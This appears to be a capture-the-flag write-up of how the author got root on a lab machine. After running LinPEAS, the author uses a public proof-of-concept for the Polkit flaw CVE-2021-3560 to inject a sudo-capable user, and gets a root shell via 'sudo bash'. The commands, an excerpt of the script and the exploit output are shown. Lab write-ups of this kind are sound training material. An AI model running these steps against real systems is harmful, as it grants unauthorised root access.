
Now that we have LinPEAS on the attacking machine, let’s give it permission to run.

```
chmod +x linpeas.sh
```



```
[dwight@paper tmp]$ chmod +x linpeas.sh
[dwight@paper tmp]$ ls -la
total 764
drwxrwxrwt. 10 root   root     4096 Jun 14 02:40 .
dr-xr-xr-x. 17 root   root      244 Jan 17 11:37 ..
drwx──────   2 dwight dwight     20 Jun 14 02:26 .esd-1004
-rwxrwxr-x   1 dwight dwight 776776 Jun 14 02:40 linpeas.sh
srwx──────   1 mongod mongod      0 Jun 14 02:26 mongodb-27017.sock
drwx──────   3 root   root       17 Jun 14 02:26 systemd-private-2f269740c42e487b9c20b4e19481c3a8-chronyd.service-qd5pVi
drwx──────   3 root   root       17 Jun 14 02:26 systemd-private-2f269740c42e487b9c20b4e19481c3a8-httpd.service-OhS0hf
drwx──────   3 root   root       17 Jun 14 02:26 systemd-private-2f269740c42e487b9c20b4e19481c3a8-ModemManager.service-GujVOh
drwx──────   3 root   root       17 Jun 14 02:26 systemd-private-2f269740c42e487b9c20b4e19481c3a8-mysqld.service-6DtgAh
drwx──────   3 root   root       17 Jun 14 02:26 systemd-private-2f269740c42e487b9c20b4e19481c3a8-php-fpm.service-puVL4f
drwx──────   3 root   root       17 Jun 14 02:26 systemd-private-2f269740c42e487b9c20b4e19481c3a8-rtkit-daemon.service-1Ejjli
drwx──────   2 root   root        6 Jun 14 02:26 vmware-root_1054-2965972324
[dwight@paper tmp]$ 
```

Now we'll run it by executing the command "./linpeas.sh". On doing so we get this:




```
                          System Information
  Operative system
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 4.18.0-348.7.1.el8_5.x86_64 (mockbuild@kbuilder.bsys.centos.org) (gcc version 8.5.0 20210514 (Red Hat 8.5.0-4) (GCC)) #1 SMP Wed Dec 22 13:25:12 UTC 2021
lsb_release Not Found

  Sudo version
  https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.29

  CVEs Check
Vulnerable to CVE-2021-3560
```

It shows a vulnerability for the CVE-2021-3560. Upon googling it, it tells us that it can exploit the flaw in a Polkit(Policy Kit) thus allowing an attacker to create a superadmin. Upon searching for the exploit we come across @secnigma's article where he has given us a 'poc.sh' file with the exploit code. We will copy it and paste it in a new file named 'poc.sh' on the target's machine.


To do that we'll do

```
vim poc.sh
```



```
[dwight@paper tmp]$ vim poc.sh
```

We'll then paste the code and make two changes. That'll be changing the 'username' and the 'password'...




```
if  [[ $USR ]];then
        username=$(echo $USR)
else
        username="kittenknee"
fi
printf "\n"
printf "${BLUE}[!]${NC} Username set as : "$username"\n"
if  [[ $PASS ]];then
        password=$(echo $PASS)
else

        password="kneekitten"
fi
# printf "${BLUE}[!]${NC} Password set as: "$password"\n"
```

Once that is done, we'll save it and give it permission to run. To do that we'll use:

```
chmod  +x poc.sh
```


Now it's time to run the 'poc.sh' script using the command "./poc.sh". Doing this we'll get this:



```
[dwight@paper tmp]$ ./poc.sh

[!] Username set as : kittenknee
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username kittenknee...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username kittenknee  with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - kittenknee
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root shell!
[dwight@paper tmp]$ 
```


*Note: If you do not get a result like this, try to run the 'poc.sh' script again.

Once, we get a successful user created message, we'll log in by running the command "su {username}". We'll enter the username and the password we had previously set.



```
[dwight@paper tmp]$ su kittenknee
Password:
[kittenknee@paper tmp]$ 
```

Once we successfully submit the password we'll change to the use. Now, we will execute the command "sudo bash" to get the root access.



```
[kittenknee@paper tmp]$ sudo bash

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for kittenknee:
[root@paper tmp]# 
```

And we got in. Now we’ll find our way to that root.txt file and get the flag.

Congratulations, you’ve got your root flag!!!

Thank you for reading my write-up. Hope it helped you properly. Happy pwning!!!